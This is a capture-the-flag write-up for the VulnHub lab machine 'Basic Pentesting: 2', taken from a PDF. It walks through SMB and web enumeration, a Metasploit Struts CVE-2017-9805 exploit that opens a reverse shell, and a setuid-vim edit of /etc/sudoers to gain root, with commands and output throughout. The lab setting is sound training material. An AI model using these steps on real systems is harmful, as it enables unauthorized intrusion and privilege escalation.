

Writeup for Basic Pentesting:2


Hosted@ [VulnHub](#), Self Hosted VM

Creator : [Josiah Pierce](#)

WriteUp : [NO53LF](#)


First off, as always, I would like to thank the creator of this box and the people at vulnhub for maintaining this wonderful site, it's been a tremendous resource over the last few years, giving us the tools and environment in a safe and legal manner to keep our skills sharp.

Let's start off by locating our box, I chose to use nmap's built in ping sweeper as netdiscover was having issues resolving the mac address to VirtualBox.



```
root@kali:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-30 22:35 MDT
Nmap scan report for 192.168.1.64
Host is up (0.33s latency).
MAC Address: 28:84:FA:00:C5:D5 (Sharp)
Nmap scan report for 192.168.1.66
Host is up (0.033s latency).
MAC Address: 2C:AB:A4:96:88:99 (Cisco Spvtg)
Nmap scan report for 192.168.1.67
Host is up (0.75s latency).
MAC Address: 68:A3:C4:2C:D1:9C (Liteon Technology)
Nmap scan report for 192.168.1.68
Host is up (0.089s latency).
MAC Address: D4:11:A3:95:9F:45 (Samsung Electronics)
Nmap scan report for 192.168.1.69
Host is up (0.00059s latency).
MAC Address: 3C:77:E6:18:7A:41 (Hon Hai Precision Ind.)
Nmap scan report for 192.168.1.71
Host is up (0.36s latency).
MAC Address: B4:2E:99:4C:59:4D (Giga-byte Technology)
Nmap scan report for 192.168.1.75
Host is up (0.13s latency).
MAC Address: 08:00:27:AB:3A:DD (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.254
```

Next up, we'll run our nmap scan. As you can see the scan returns several ports that we can continue enumerating for more information.




```
File Edit View Terminal Tabs Help

PORT      STATE SERVICE
8080/tcp  open  http-proxy
MAC Address: 08:00:27:AB:3A:DD (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
root@kali:~# nmap -sV 192.168.1.75
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-30 22:12 MDT
Nmap scan report for 192.168.1.75
Host is up (0.51s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.18 ((Ubuntu))
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
8009/tcp   open  ajp13        Apache Jserv (Protocol v1.3)
8080/tcp   open  http         Apache Tomcat 9.0.7
MAC Address: 08:00:27:AB:3A:DD (Oracle VirtualBox virtual NIC)
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.44 seconds
root@kali:~#
```

As seen in the results above, we have a port open for SMB, whenever I see an SMB Port open I tend to gravitate in that direction to see if there is anything interesting such as readable/writable shares and Null/Anonymous sessions. We will use SMBclient to list of shares which gives us 2 results: Anonymous and the default IPC\$.



```
File Edit View Terminal Tabs Help

root@kali:~# smbclient -L 192.168.1.75 -N

      Sharename      Type      Comment
      -----      -
      Anonymous      Disk
      IPC$           IPC       IPC Service (Samba Server 4.3.11-Ubuntu)
Reconnecting with SMB1 for workgroup listing.
```

.....


Quickly we will run SMBmap to see if we have permission to read or write, notice the share “Anonymous” we can read.

```
File Edit View Terminal Tabs Help
root@kali:~# smbmap -H 192.168.1.75
[+] Finding open SMB ports...
[+] Guest SMB session established on 192.168.1.75...
[+] IP: 192.168.1.75:445      Name: 192.168.1.75
Disk
----
Anonymous      READ ONLY
IPC$            NO ACCESS
root@kali:~#
```

Now using smbclient once again, we navigate to the anonymous share where we see a file named staff.txt. Using smbclient I downloaded the file to my local machine, upon opening it oh, there was a message to employees reminding them not upload non work-related items but more importantly would appear to be two potential usernames. (Jan, Kay). We will note these and save them for possible future use.

```
File Edit View Terminal Tabs Help
root@kali:~# smbclient \\\\192.168.1.75\\Anonymous -N
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Thu Apr 19 11:31:20 2018
..               D          0  Thu Apr 19 11:13:06 2018
staff.txt        N        173  Thu Apr 19 11:29:55 2018

14318640 blocks of size 1024. 11053796 blocks available
smb: \> get staff.txt
getting file \staff.txt of size 173 as staff.txt (1.2 KiloBytes/sec) (average 1.2 KiloBytes/sec)
smb: \>
```




```
File Edit Search Options Help
1 Announcement to staff:
2
3 PLEASE do not upload non-work-related items to this share. I know it's all in fun, but
4 this is how mistakes happen. (This means you too, Jan!)
5
6 -Kay
7
```

.....


Moving on, we'll focus some of our attention on enumerating web services running on Ports 80, 8080.

Navigating to Port 80, we see a message stating the site is under maintenance.



And looking at port 8080 we see Apache Tomcat as as per our previous nmap scan running version 9.0.7

.....



Ok, so let's run nikto on both ports to see what else might be interesting.

```
File Edit View Terminal Tabs Help
root@kali:~# nikto -h http://192.168.1.75
- Nikto v2.1.6
-----
+ Target IP:      192.168.1.75
+ Target Hostname: 192.168.1.75
+ Target Port:    80
+ Start Time:     2019-08-30 23:34:57 (GMT-6)
-----
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 9e, size: 56a870fbc8f28, mtime: gzip
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Allowed HTTP Methods: POST, OPTIONS, GET, HEAD
+ OSVDB-3268: /development/: Directory indexing found.
+ OSVDB-3092: /development/: This might be interesting...
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7915 requests: 0 error(s) and 9 item(s) reported on remote host
+ End Time:      2019-08-30 23:36:24 (GMT-6) (87 seconds)
-----
+ 1 host(s) tested
root@kali:~#
```

```
File Edit View Terminal Tabs Help
root@kali:~/Desktop/pentest# nikto -p 8080 -h 192.168.1.75
- Nikto v2.1.6
-----
+ Target IP: 192.168.1.75
+ Target Hostname: 192.168.1.75
+ Target Port: 8080
+ Start Time: 2019-09-01 21:51:45 (GMT-6)
-----
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, including other users.
+ /manager/html: Default Tomcat Manager / Host Manager interface found
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found
+ /manager/status: Default Tomcat Server Status interface found
+ 8221 requests: 0 error(s) and 12 item(s) reported on remote host
+ End Time: 2019-09-01 21:52:55 (GMT-6) (70 seconds)
-----
```

The scans turns back some results including some interesting directories, so let's take a look.



192.168.1.75/development has two files:


.....

- dev.txt

- j.txt

Both of these files contain some interesting information!


dev.txt :



```
192.168.1.75/development/d × Preferences × +
192.168.1.75/development/dev.txt
Most Visited Offensive Security Nessus Home / Folde... eLearnSecurity | Cou... Up
2018-04-23: I've been messing with that struts stuff, and it's pretty cool! I think it might be neat
to host that on this server too. Haven't made any real web apps yet, but I have tried that example
you get to show off how it works (and it's the REST version of the example!). Oh, and right now I'm
using version 2.5.12, because other versions were giving me trouble. -K
2018-04-22: SMB has been configured. -K
2018-04-21: I got Apache set up. Will put in our content later. -J
```

Mentions version 2.5.12 of Apache struts which is potentially vulnerable to CVE-2017-9805, an RCE vulnerability when deserializing XML payloads.

j.txt :




```
192.168.1.75/development/j × Preferences × +
192.168.1.75/development/j.txt
Most Visited Offensive Security Nessus Home / Folde... eLearnSecurity | Cou...
For J:
I've been auditing the contents of /etc/shadow to make sure we don't have any weak credentials,
and I was able to crack your hash really easily. You know our password policy, so please follow
it? Change that password ASAP.
-K
```

.....


.....
Mentions the use of weak credentials and also contains initials that match possible two users from earlier.

The Apache struts thing was of particular interest to me, I wrote a script to fuzz for directories that might be potentially vulnerable (Updated to exploit too) which if you want to use is available [HERE](#).



```
File Edit View Terminal Tabs Help
root@kali:~/Desktop/pentest# python3 struts_rest_rce_fuzz.py
A script to Auto-fuzz for CVE-2017-9805
Potentially Vulnerable ULI's will be saved in a text file 'CVE-2017-9805.txt' in the directory this script was run
enter hostname or IP. ex: example.com, 192.168.1.123:
192.168.1.75:8080
```

Looks like this might be potentially exploitable.



```
+ The URI: 'http://192.168.1.75:8080/struts2-rest-showcase-2.5.10/orders/' Does not exist
+ The URI: 'http://192.168.1.75:8080/struts2-rest-showcase-2.5.11/orders/' Does not exist
+ The URI: 'http://192.168.1.75:8080/struts2-rest-showcase-2.5.12/orders/' MAY BE VULNERABLE TO STRUTS CVE-2017-9805
+ The URI: 'http://192.168.1.75:8080/struts2-rest-showcase-2.5.13/orders/' Does not exist
root@kali:~/Desktop/pentest#
```

Let's fire up metasploit and see if we can get a shell.

Search for CVE-2019-9805 and find an exploit and set our Host and target URI and run the exploit and boom we got a shell. =)

.....


```
msf5 > search 2017-9805

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/multi/http/struts2_rest_xstream	2017-09-05	excellent	Yes	Apache Struts 2 REST Plugin XStream RCE

```
msf5 > use exploit/multi/http/struts2_rest_xstream
msf5 exploit(multi/http/struts2_rest_xstream) > show options

Module options (exploit/multi/http/struts2_rest_xstream):
```

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.1.75	yes	The target address range or CIDR identifier
RPORT	8080	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	struts2-rest-showcase-2.5.12/orders/3	yes	Path to Struts action
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

```

Exploit target:

  Id  Name
  --  ---
  0    Unix (In-Memory)

msf5 exploit(multi/http/struts2_rest_xstream) >

```

```
msf5 exploit(multi/http/struts2_rest_xstream) > exploit

[*] Started reverse TCP double handler on 192.168.1.72:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo lXdRAV0rlVQbneUh;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "lXdRAV0rlVQbneUh\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.1.72:4444 -> 192.168.1.75:58938) at 2019-09-01 23:00:25 -0600

python -c 'import pty; pty.spawn("/bin/bash")'
tomcat9@basic2:/$
```

Notice when navigating to the home directory, see the two users from our previous enumeration.

```
python -c 'import pty; pty.spawn("/bin/bash")'
tomcat9@basic2:/$ cd home
cd home
tomcat9@basic2:/home$ ls
ls
jan kay
tomcat9@basic2:/home$ id
id
uid=999(tomcat9) gid=999(tomcat9) groups=999(tomcat9)
tomcat9@basic2:/home$
```

Let's take a look at some permissions and see if there's anything with setuid we can access.

```
File Edit View Terminal Tabs Help
drwxrwxr-x 2 kay kay 4096 Apr 23 2018 .nano
-rw----- 1 kay kay 57 Apr 23 2018 pass.bak
-rw-r--r-- 1 kay kay 655 Apr 17 2018 .profile
drwxr-xr-x 2 kay kay 4096 Apr 23 2018 .ssh
-rw-r--r-- 1 kay kay 0 Apr 17 2018 .sudo_as_admin_successful
-rw----- 1 root kay 538 Apr 23 2018 .viminfo
tomcat9@basic2:/home/kay$ find / -user root -perm -4000 -exec ls -la {} \;
find / -user root -perm -4000 -exec ls -la {} \;
```

/usr/bin/vim.basic

```
find: /var/lib/apt/lists/partial: permission denied
-rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 14864 Jan 17 2016 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-sr-x 1 root root 85832 Nov 30 2017 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 428240 Jan 18 2018 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 2437320 Nov 24 2016 /usr/bin/vim.basic
```

Something I've seen in other CTF boxes so let's see what we can do here.... Reading the shadow file I could try to brute force user Jan but I want more so I'll attempt to add the current user to the /etc/sudoers file.

```
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
tomcat9 ALL=(ALL) NOPASSWD:ALL
# Allow members of group sudo to execute any command
#includedir /etc/sudt9 ALL=(ALL) NOPASSWD:ALL
ers.d directives
29,1-1      Bot

E138: Can't write viminfo file /home/tomcat9/.viminfo!
Press ENTER or type command to continue

tomcat9@basic2:/$ sudo su -
sudo su -
root@basic2:~#
```

Because I don't currently know the password for user tomcat9 I'll set NOPASSWD on my user and try to run sudo.

```
tomcat9@basic2:/$ sudo su -
sudo su -
root@basic2:~# ls
ls
flag.txt
root@basic2:~# cat flag.txt
cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:~#
```

Success, now we are root and the flag is just a step away!

That's it... thanks for reading =)

.....